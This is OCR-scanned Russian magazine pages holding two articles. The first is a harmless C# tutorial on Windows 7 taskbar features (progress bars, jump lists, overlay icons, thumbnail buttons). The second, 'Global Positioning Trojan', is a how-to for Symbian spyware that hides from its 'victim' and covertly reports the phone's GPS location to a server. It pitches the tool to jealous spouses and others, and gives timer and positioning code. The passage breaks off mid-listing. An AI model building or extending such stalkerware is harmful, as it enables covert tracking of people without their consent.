
Начинать наше знакомство с программированием SuperBar мы будем с самого простого — с создания элегантного ProgressBar. Ты, наверное, уже смог заметить, что некоторые приложения (такие, как IE8, Проводник) могут отображать ход выполнения какой-либо операции прямо на панели задач. Такой подход очень удобен и позволяет лишний раз не дергаться и не разворачивать окно приложения с целью посмотреть, скопировался/закачался



ТИПИЧНЫЙ ПРИМЕР PROGRESSBAR НА ПАНЕЛИ ЗАДАЧ



ПРИМЕР ДЕМОНСТРАЦИИ PROGRESSBAR В ДЕЙСТВИИ



ДЕМОНСТРАЦИЯ JUMPLIST У IE8

ли очередной файл или нет. К тому же, одним отображением процесса выполнения операции дело не ограничивается. Например, ты без особого труда можешь проинформировать пользователя о неудаче или приостановке выполнения задачи — либо вовсе намекнуть на неизвестное количество времени, необходимого для завершения операции. Все это реализуется путем изменения состояния ProgressBar. В общем, вариантов применения этой возможности SuperBar можно найти огромное множество, и сейчас мы рассмотрим, как реализовать все на практике.
Создавай в Visual Studio новый проект, подключи к нему скачанную библиотеку и добавь ссылки на компоненты интеграции с рабочим столом (DesktopIntegration). На этом подготовительные работы окончены. Можно приступить непосредственно к рассмотрению примера.

Для решения этой задачи потребуется воспользоваться услугами класса WindowsFormExtensions. Точнее, нас интересуют всего лишь два метода:

```
SetTaskbarProgress() — метод позволяет указать процент выполнения операции
SetTaskbarProgressState() — метод отвечает за установку состояния ProgressBar
```

Кинь на форму своего проекта две кнопки, одну надпись и один компонент типа ComboBox. Для первой кнопки в свойстве Text укажи «+», а для второй «-». Как нетрудно догадаться, по нажатию первой пимпы мы будем сознательно увеличивать процент выполнения операции, а по нажатию второй — наоборот, уменьшать. Компонент ComboBox мы будем использовать для хранения списка возможных состояний:

- Normal
- Indeterminate
- Error
- Pause
- NoProgress

Пример моей формы ты можешь увидеть на рисунке. Теперь создавай обработчик события Clicked для первой кнопки (та которая «+») и пиши в нем две незамысловатые строчки кода:

```
WindowsFormsExtensions.
SetTaskbarProgress(this,
 totalProgress);
totalProgress = totalProgress + 10;
```

Аналогичным образом создавай обработчик события нажатия для второй кнопки и напиши в нем точно такие же строчки, как и в первом случае, только «плюс» поменяй на «минус». Вот так, с помощью всего лишь одной строчки кода мы добились отображения ProgressBar для нашего приложения на SuperBar. Чтобы программа успешно запустилась, не забудь добавить namespace Windows7.DesktopIntegration, Windows7.DesktopIntegration.WindowsForms и объявить приватную переменную totalProgress. Попробуй запустить приложение и поиграться с кнопками, а я тем временем приступлю к рассмотрению статусов ProgressBar.
Как ты помнишь, возможные типы статусов мы забили в ComboBox. Вдохнем жизнь в наш список выбора! Создавай для него обработчик события SelectedIndexChanged и напиши туда код из соответствующей врезки («Изменение статуса ProgressBar»).
Код для установки состояния ProgressBar затруднений вызвать не должен. По сути, весь листинг (я его привел не полностью) — это сплошной case и вызов метода SetTaskbarProgressState(). В качестве параметров я передаю методу хэндл формы и значение из перечисления Windows7Taskbar.ThumbnailProgressState, соответствующее определенному статусу. Результат работы моего примера ты можешь увидеть на рисунке 3.

СОЗДАНИЕ THUMBBUTTON

```
private ThumbButton myThumbButton;
private ThumbButtonManager myThumbButtonManager;

protected override void WndProc(ref Message m)
{
  if (m.Msg == Windows7Taskbar.TaskbarButtonCreatedMessage)
  {

    if (myThumbButtonManager == null)
    {
      myThumbButtonManager = WindowsFormsExtensions.
        CreateThumbButtonManager(this);
    }

    myThumbButton = myThumbButtonManager.CreateThumbButton(1,
      this.Icon, "Test");

    myThumbButton.Clicked += delegate
    {
      MessageBox.Show(«Test button»);
    };

    myThumbButtonManager.AddThumbButtons(myThumbButton);
  }

  if (myThumbButtonManager != null)
  {
    myThumbButtonManager.DispatchMessage(ref m);
  }

  base.WndProc(ref m);
}
```

ПОЛЕЗНЫЕ РЕСУРСЫ

http://code.msdn.microsoft.com/WindowsAPICodePack — альфа-версия библиотеки Windows API CodePack.
http://www.microsoft.com/downloads — отсюда можно стянуть официальный образ Windows 7 RC SDK. В нем ты найдешь документацию, а также кучу примеров на неуправляемом коде. Очень рекомендую для изучения.
http://www.techdays.ru — на сайте собрано огромное количество официального видео по продуктам от MS. По Windows 7 есть достаточно большое количество роликов. Причем, ролики несут в себе реальную пользу, а не пиар :).
http://habrahabr.ru — здесь всегда появляется новая и актуальная информация обо всем, что связано с IT. Windows 7 не стала исключением. Есть как обзоры системы, так и посты касательно разработки приложений под новую ОС.
http://vr-online.ru — в июльском номере электронного журнала VR-Online ты сможешь прочитать мою статью, посвященную описанию процесса взаимодействия с библиотеками Windows 7.
http://blogs.microsoft.co.il/blogs/sasha — хороший блог по технологиям MS. Очень много постов касательно программинга на C# и под Windows 7, в частности. Настроение портит лишь тот факт, что все посты на английском.
http://www.gumpi.com/Blog — поищи тут набор компонент, с помощью которых ты сможешь реализовать описанные в статье приемы, используя в качестве среды разработки старый добрый Delphi.

ИЗМЕНЕНИЕ СТАТУСА PROGRESSBAR

```
int result = comboBox1.SelectedIndex;
switch (result) {
   case 0:
     WindowsFormsExtensions.SetTaskbarProgressState(
       this,
       Windows7Taskbar.ThumbnailProgressState.Normal);
     break;
   case 1:
     WindowsFormsExtensions.SetTaskbarProgressState(
       this,
       Windows7Taskbar.ThumbnailProgressState.
         Indeterminate);
     break;
}
```

СПИСКИ ПЕРЕХОДОВ НА ПРАКТИКЕ (JUMPLIST)

Другой очень заметной новинкой SuperBar стали так называемые списки переходов. Они позволяют хранить список задач (функций), ассоциированных с приложением, ссылки на недавно открытые файлы и т.д. Если ты юзаешь Windows 7 в первый раз, то, чтобы познакомиться с функцией JumpList, кликни правой клавишей мыши по какому-нибудь значку на таскбаре (например, по IE8). В появившемся контекстном меню будут содержаться ссылки на основные функции программы — «Создать новое окно», «Приватный режим» и т.д. Плюсы такой «менюшки» очевидны. Поюзав эту фичу с недельку, я к ней чертовски привык, и теперь во всех своих будущих проектах буду обязательно делать поддержку JL. Перед тем, как писать код, проговорим теоретические нюансы. Чтобы встроить в свое приложение поддержку списков перехода, нам необходимо создать экземпляр объекта JumpListManager. Нюанс в этой, казалось бы, простой операции всего один — инициализировать объект нужно в момент создания кнопки приложения на SuperBar. Как это сделать? Достаточно всего лишь переопределить метод WndProc. В нашем случае метод должен обрабатывать сообщение TaskbarButtonCreatedMessage. При его возникновении от нас требуется воспользоваться методом CreateJumpListManager класса WindowsFormExtensions. Создав свой JumpListManager, можно начинать пить шампанское. По сути, первая часть работы выполнена.

Далее следует «оформить» подписку на событие UserRemovedItems и приступать к созданию самих ссылок. Я тебе уже говорил, что ссылки могут быть нескольких типов — недавние документы, просто ссылки на программы и т.д. В своем примере я создаю так называемые «задачи» (делаю ссылку на программу «калькулятор»). За добавление очередной такой задачи отвечает метод AddUserTask объекта типа JumpListManager. В качестве одного единственного параметра методу требуется передать новый объект типа ShellLink с заполненными полями:

- Path. Путь к приложению/файла.
- Title — заголовок пункта в списке перехода.
- Category — группа. Все ссылки в JL могут быть разделены по группам.
- IconLocation — путь к иконке.
- IconIndex — индекс иконки в файле.

На этом рассмотрение процесса создания задач в списке переходов можно считать оконченным. Переписывай содержимое второй врезки в свой проект и запускай приложение для теста. Обрати внимание, если ты создашь для своей программы иконку на таскбаре, JL появляется всегда, независимо от того, запущено ли твое приложение или нет. Вполне возможно, что рано или поздно тебе захочется в JL создать список недавно открытых в твоей программе файлов. Принцип остается тот же, за исключением используемого метода — вместо AddUserTask нужно будет использовать AddToRecent.

ОВЕРЛЕЙНЫЕ ИКОНКИ


Microsoft в последней версии своей ОС пытается все делать так, чтобы пользователю жилось уютно и комфортно. Взять хотя бы еще одну фишку SuperBar — OverlayIcons (оверлейные иконки). Пользователю эта функция предоставляет возможность узнать о состоянии приложения. Уверен, что к выходу семерки в свет производители программ-мессенджеров возьмут эту функцию на заметку, так как с ее помощью можно красиво отображать текущий статус (отошел, занят) прямо на

А КАК ЖЕ DELPHI?

Вполне возможно, что ты — родом из банды бывших дельфийцев, вынужденных в силу понятных причин перейти на Visual Studio от корпорации зла. Но что, если у тебя есть проекты, требующие поддержки новой ОС и ее новых функций? Если твой ответ «да», то значит, эта врезка для тебя. Daniel Wischnewski создал пакет компонент под названием «Windows 7 Controls for Delphi». С помощью компонент, входящих в этот набор, ты с легкостью сможешь встроить в свое приложение поддержку следующих функций:

1. JumpList.
2. Overlay Icons.
3. ProgressBar Indication.
4. TaskBar Thumbnails.


Неплохо? А если учесть, что все это хозяйство бесплатно — и безглючно работает на Delphi 7-2009, то просто замечательно!



ДЕМОНСТРАЦИЯ OVERLAYICONS



THUMBBUTTON ВО ВСЕЙ КРАСЕ



ЗАГАДОЧНЫЕ THUMBBUTTONS

панели задач. Чтобы лучше понять, о чем я говорю, не поленись и запусти стандартный MSN Messanger. Попробуй подключиться к серверу и выстави какой-нибудь статус. Как проделаешь это нехитрое действие — глянь на панель задач. Прямо на иконке мессенджера увидишь иконку, соответствующую текущему статусу.

Благодаря классам, реализованным в библиотеке .NET Interop Sample Library, встроить в свое приложение поддержку оверлейных иконок становится совсем нетрудно, и скоро ты в этом убедишься. Итак, разберем весь процесс по шагам. Нам необходимо:

1. Подготовить иконки. Можешь создать для этого отдельный файл ресурсов или просто воспользоваться компонентом ImageList.

2. Воспользоваться методом SetTaskbarOverlayIcon. В качестве параметров он принимает:

- handle формы.
- Объект Icon.
- Текст подсказки.

3. Лицезреть готовый результат.

На основании вышесказанного создаем новый проект. Кидаем на форму компонент Button и определяем для кнопки обработчик события Clicked. В его тело пишем:

```
WindowsFormsExtensions.SetTaskbarOverlayIcon
  (this,
   this.Icon, "My OverlayIcon");
```

Так, создавать иконки мы научились. Рассмотрим обратный процесс — удаление созданной иконки. Бросай на форму еще одну кнопку и в обработчике ее нажатия пиши:

```
WindowsFormsExtensions.SetTaskbarOverlayIcon(
  this,
  null,
  String.Empty);
```

На этом все. Можешь запускать приложение и потестить его. Мой результат показан на рисунке. Перед тем, как приступить к описанию следующей функции TaskBar, хочу подкинуть тебе одну идейку по практическому использованию оверлейных иконок. Если немножко включить соображалку, то реально написать несколько строчек тухлого кода и описать метод для динамического создания иконок. Что это дает? А возможность создавать красивые иконки с цифрами (или буквами)!

Например, ты кодишь приложение, которое работает с сетью и принимает/отправляет файлы. Как можно сделать отображение процента выполнения загрузки в то время,

СОЗДАНИЕ ЗАДАЧИ ДЛЯ JUMPLIST

```
protected JumpListManager myJumpListManager;
protected override void WndProc(ref Message m)
{
  if (m.Msg == Windows7Taskbar.TaskbarButtonCreatedMessage)
  {
    myJumpListManager = WindowsFormsExtensions.
      CreateJumpListManager(this);
    myJumpListManager.UserRemovedItems += (o, e) =>
    {
      e.CancelCurrentOperation = false;
    };

    myJumpListManager.AddUserTask(new ShellLink
    {
      Path = Path.Combine(
        Environment.GetFolderPath(
        Environment.SpecialFolder.System),
        "calc.exe"),
      Title = "Calculator",
      Category = "Application»,
      IconLocation = Path.Combine(
        Environment.GetFolderPath(
        Environment.SpecialFolder.System),
        "calc.exe"),
      IconIndex = 0
    });

    myJumpListManager.Refresh();
  }
  base.WndProc(ref m);
}
```



dvd

Сорцы, компоненты и прочие ништяки ты сможешь найти на нашем диске.

когда главное окно свернуто? Да, ты можешь поступить, как я говорил в самом начале статьи (сделать ProgressBar), но куда прикольней (и симпатичней) решить эту задачу с помощью динамического генерирования иконок. Говоря проще, на каждый процент ты должен создавать иконку, в которой в качестве изображения будет присутствовать нужная цифра. Код в рамках статьи я приводить не буду; если сам не справишься (что вряд ли), то загляни в исходники моего проекта на нашем DVD.

THUMBBUTTONS

Наведи курсор грызуна на запущенный (и свернутый) проигрыватель Windows Media Player и ты увидишь маленькое окошко с кнопками, позволяющими управлять состоянием проигрывания мультимедийного контента. У Media Player в этом окне доступны три кнопки — Play, Next, Previous. В своем приложении ты можешь не придерживаться таких ограничений и создать до семи кнопок. Больше создать, увы, не получится; это ограничение наложено самой Windows. Ну, нельзя, так нельзя! Не будем расстраиваться по пустякам, а лучше попробуем создать приложение, демонстрирующее эту возможность.

Как и следует ожидать, главным нашим помощником будет уже полюбившаяся библиотека. Создавай новый проект и вновь подключай к нему vistabridge и Windows 7 DesktopIntegration. Для этого примера нам не потребуются никакие элементы управления, поэтому смело переходи в редактор кода и потихонечку начинай перебивать содержимое врезки с говорящим названием.

Все кнопки такого вида (ThumbButtons) создаются при помощи объекта-контейнера — ThumbButtonManager и объекта ThumbButton. Именно поэтому в самом начале третьего листинга я описываю два приватных поля — myThumbButton и myThumbButtonManager. Дальше от нас требуется переопределить метод WndProc (вспомни, мы уже проделывали такой трюк) и сделать в нем проверку на сравнение очередного сообщения с Windows7Taskbar.TaskbarButtonCreatedMessage. Если результат — истина, то нужно выполнить проверку на «созданность» экземпляра объекта ThumbButtonManager. Далее действуем в зависимости от ситуации. В случае уже проведенной инициализации переменной myThumbButtonManager — пропускаем вызов метода CreateThumbButtonManager() и переходим сразу к созданию кнопки. Каждая новая кнопка создается вызовом метода CreateThumbButton() объекта типа ThumbButtonManager. Для успешной отработки методу требуется передать три параметра:

1. Id — числовой идентификатор кнопки. Я не заморачиваюсь и передаю 1.
2. Icon — иконка для кнопки. В этом параметре я указываю this.Icon, то есть, по сути, устанавливаю в качестве иконки, основную иконку нашего приложения.
3. ToolTip — текст подсказки.

Толку от безжизненной кнопки немного, а раз так, неплохо было бы забиндить обработчик события Clicked. Для этого описываем делегат. В своем примере я просто вызываю метод Show класса MessageBox. Говоря другими словами, при каждом нажатии на кнопку у меня будет появляться окно с текстом «Test button».

После описания действия кнопки ее необходимо добавить в наш ThumbButtonManager. Эта процедура выполняется посредством вызова метода AddThumbButtons. Из параметров ему нужно передать объект типа ThumbButton.


Можно считать, что пример полностью готов. Все, что остается: намекнуть ThumbButtonManager, что обрабатывать сообщения теперь — его прямая обязанность. Именно это я и делаю, вызвав метод DispatchMessage.

На этом торжественном моменте третий листинг подошел к концу, и настало время переходить к разбору полетов. Попробуй запустить созданное приложение и подвести к его иконке курсор мыши. Если ты не допустил ошибок, то увидишь примерно такую же картинку, как на рисунке.

SHUTDOWN

Обычно принято ругать Microsoft за кривизну продуктов и ухахатываться над допущенными «детскими» ошибками. Но я хотел бы, наоборот, похвалить за то, что еще до выхода финального релиза Windows 7 у нас с тобой есть возможность поюзать все новые фишки системы и реализовать их поддержку в своих программах. Библиотека, которую мы с тобой сегодня использовали — лишнее тому подтверждение. Кроме того, имеется еще и SDK, который содержит кучу примеров и информации — фактически все, что только может потребоваться Windows-разработчику. Это реально круто, и я надеюсь, что в будущем компания будет придерживаться такого пути. Тебе, приятель, я хочу пожелать удачи в программировании. Ни в коем случае не теряй времени и не отставай от прогресса. Уже сейчас начинай готовить версию своих мега-проектов для Windows 7. Тем более, для этого есть все необходимое. Если с чем-то не разберешься, — пиши мне. С удовольствием постараюсь помочь.

ВИД ИКОНКИ	ТИП СОСТОЯНИЯ
→	Normal
→	Paused
→	Indeterminate
→	Error



ДМИТРИЙ ТАРАСОВ
/ ROOT@DTARASOV.RU /

ПРИМЕРНО ТАК ВЫГЛЯДИТ РЕЗУЛЬТАТ РАБОТЫ НАШЕЙ ПРОГРАММЫ


GLOBAL POSITIONING TROJAN

Следим за местоположением жертв продвинутого телефона

В мартовском][мы подробно рассмотрели разновидности наиболее востребованных троянов для мобильных устройств под управлением операционной системы Symbian, а также процесс создания одного из них. Функционал заключался в сливании бабла со счета пользователя. Предлагаю продолжить раскрытие темы, познакомившись с процессом создания зловредов нового поколения!

ЧТО ПИШЕМ?

В предыдущем материале я писал, что наиболее ходовые разновидности шпионского ПО для мобильников — это перехватчики sms и программы, отправляющие Premium SMS на короткие номера. Во всяком случае, подобное ПО пользуется устойчивым спросом уже пару лет. Технологии не стоят на месте, и с развитием спутниковых систем и всеобщего возбуждения на этой почве все больше и больше смартфонов оснащаются GPS-приемниками. Было бы странно, если бы создатели вредоносного ПО не воспользовались этой возможностью (с целью создания продвинутых шпионов, в реальном времени сливающих информацию о местонахождении конкретного пользователя мобильного телефона). Сразу отмечу, что описываемый здесь функционал будет работать только на устройствах под управлением S60 и оснащенных полноценными GPS-приемниками. Методы определения местоположения по базовым станциям и точкам Wi-Fi на данный момент не могут быть использованы для определения более-менее точных координат, поэтому мы их не рассматриваем. Но чем дальше, тем больше моделей оказываются оснащены полноценным приемником. Поэтому потенциальный охват поддерживаемых аппаратов внушает оптимизм троянописателям и пессимизм обычным пользователям. Итак, наша задача — разработать программу, незаметно для жертвы отправляющую данные о ее местоположении на сервер. Дальше данные обрабатываются и отображаются на карте тем или иным образом, в зависимости от выбранного картографического сервиса. Кстати, можно было бы реализовать банальную отправку координат (долготы и широты) посредством SMS, но тогда пользователю трояна пришлось бы ручками



вводить их в картографическом сервисе, чтобы определить точку на карте. Это не очень удобно.

ЗАЧЕМ ЭТО ВООБЩЕ НУЖНО?

Прелесть подобного шпионского ПО в том, что потенциальная целевая аудитория покрывает не только ревнивых мужей и недобросовестных деловых партнеров (как в случае с sms-шпионами), но и, к примеру, заботливых мамаш, желающих убедиться, что их дитя утром идет в школу, а не бухать «ягуар» в подъезд с пацанами. Подобный софт может использоваться и в качестве трекера — например, хозяин «Бентли» может выдать шоферу корпоративную мобилу и отслеживать маршрут передвижения. Конечно, на рынке присутствуют трекинговые сервисы, но используемые там приложения скрываться не обучены и потому заметны в системе.

РЕАЛИЗАЦИЯ ПРОГРАММЫ

С точки зрения функционала приложения, очевидны три основные составляющие:

- Функционал сокрытия программы в системе;
- Функционал определения координат;
- Функционал отправки координат на сервер.

Первый пункт мы уже освещали, мягко говоря, неоднократно. Я рекомендую ознакомиться со статьей «Зло-кодинг под Symbian» в мартовском номере][, — там этот процесс подробно и доступно описан. А мы тем временем сосредоточимся на двух оставшихся компонентах.

ФУНКЦИОНАЛ ОПРЕДЕЛЕНИЯ КООРДИНАТ

Собственно функционал определения координат предельно прост — важно определиться лишь с логикой их получения и отправки. Для ясности изложения я предполагаю, что ты уже знаком с основами программирования под Symbian, умеешь использовать активные объекты и можешь создать, например, простейший таймер. Что касается логики зловреда, опять же, для простоты, я предлагаю реализовать функционал периодического определения текущих координат устройства и отправки их на сервер.

Для реализации периодики опроса GPS-приемника используется обертка вокруг стандартного симбиановского класса CTimer. По сути, это класс, унаследованный от CTimer и содержащий в своем конструкторе все необходимые действия по инициализации и настройке таймера. Также членом оберточного класса является ссылка на объект обсервера (Observer), который ответственен за выполнение действий по событию срабатывания таймера. Полный код класса CGpsTroyTimer находится на нашем диске. Здесь мы его не будем приводить, поскольку он довольно тривиален. Кстати, создание подобных оберточных классов над стандартными системными — хорошая практика разработки как под symbian, так и под любую объектно-ориентированную систему. Поскольку основная логика работы программы у нас содержится в классе AppUi, то, тем самым, мы освобождаем его конструктор и деструктор от кровавого месива кода, отвечающего за инициализацию и настройку тайминга. Для обработки события тика таймера необходимо унаследовать AppUi от класса MTimeOutNotifier (смотри заголовочный файл Timer.h). Так мы покажем, что AppUi — это тот самый обсервер, который содержит метод, вызываемый при срабатывании тика.

```
class CGpsTroyAppUi : public
MTimeOutNotifier
{
…
public: // from MTimeOutNotifier
  void TimerExpiredL(); //метод,
вызываемый при тике таймера

private:
  CGpsTroyTimer* iTimer; //соб-
ственно, объект таймера
…
}
```

Теперь в конструкторе CGpsTroyAppUi необходимо лишь создать таймер:

```
iTimer = CUniTelTimer::NewL(
  EPriorityStandard, *this);
iTimer->After(KTimeOut);
```

– и реализовать метод TimerExpired() примерно следующим образом:

```
void CGpsTroyAppUi::TimerExpiredL()
{
  GetPosition();
  iTimer->After(KTimeOut);
}
```

Здесь мы выполнили метод GetPosition(), отвечающий за определение координат устройства, и заново запустили таймер, чтобы обеспечить периодичность определения местоположения.

Перейдем к функционалу определения координат. Для этого нам понадобится использовать объекты классов RPositionServer, RPositioner, TPositionInfo и TPosition. Рассмотрим каждый из них чуть подробнее:

- RPositionServer — основной интерфейс к Location Server. В свою очередь, Location Server — это такой процесс, который отвечает за обработку клиентских обращений приложений к базовой функциональности GPS-приемника. RPositionServer служит для установки соединения с Location Server и получения соответствующего хэндла ресурса.
- RPositioner — открывает субсессию к Location Server, которая уже используется для получения координат. Кроме того, объект класса RPositioner содержит информацию о последней полученной позиции, а также — о частоте опроса GPS-приемника.
- TPositionInfo — структура, содержащую полную информацию, полученную от спутников.
- TPosition –структура, содержащая информацию о координатах устройства (долгота, широта, высота, скорость и т.д.) и скорости его передвижения.


Более детальное описание классов можно (и нужно) посмотреть в SDK. Если обобщить, то код упомянутого метода GetPosition может выглядеть примерно так:

```
User::LeaveIfError(
  iPositionServer.Connect());
User::LeaveIfError(iPositioner.
  Open(iPositionServer));
User::LeaveIfError(
  iPositioner.SetRequestor(
  CRequestor::ERequestorService,
  CRequestor::EFormatApplication,
  KRequestor));

TPositionUpdateOptions
  updateOptions;
updateOptions.SetUpdateInterval(
  KUpdateInterval);
updateOptions.SetUpdateTimeOut(
  KUpdateTimeout);
User::LeaveIfError(
  iPositioner.SetUpdateOptions(
  updateOptions));
Cancel();
iPositioner.NotifyPositionUpdate(
  iPositionInfo,iStatus);
SetActive();
```

Объяснять нечего — код смело можно отнести к самодокументированным. Обрати внимание, что запрос на получение координат может выполняться довольно долго, поэтому запускается на выполнение асинхронно. Это значит, что класс CGpsTroyAppUi необходимо унаследовать от CActive и реализовать метод RunL(). Именно он будет выполняться при получении координат.

```
void CGpsTroyAppUi::RunL()
{
 switch(iStatus.Int())
 {
  case KErrNone:
  {
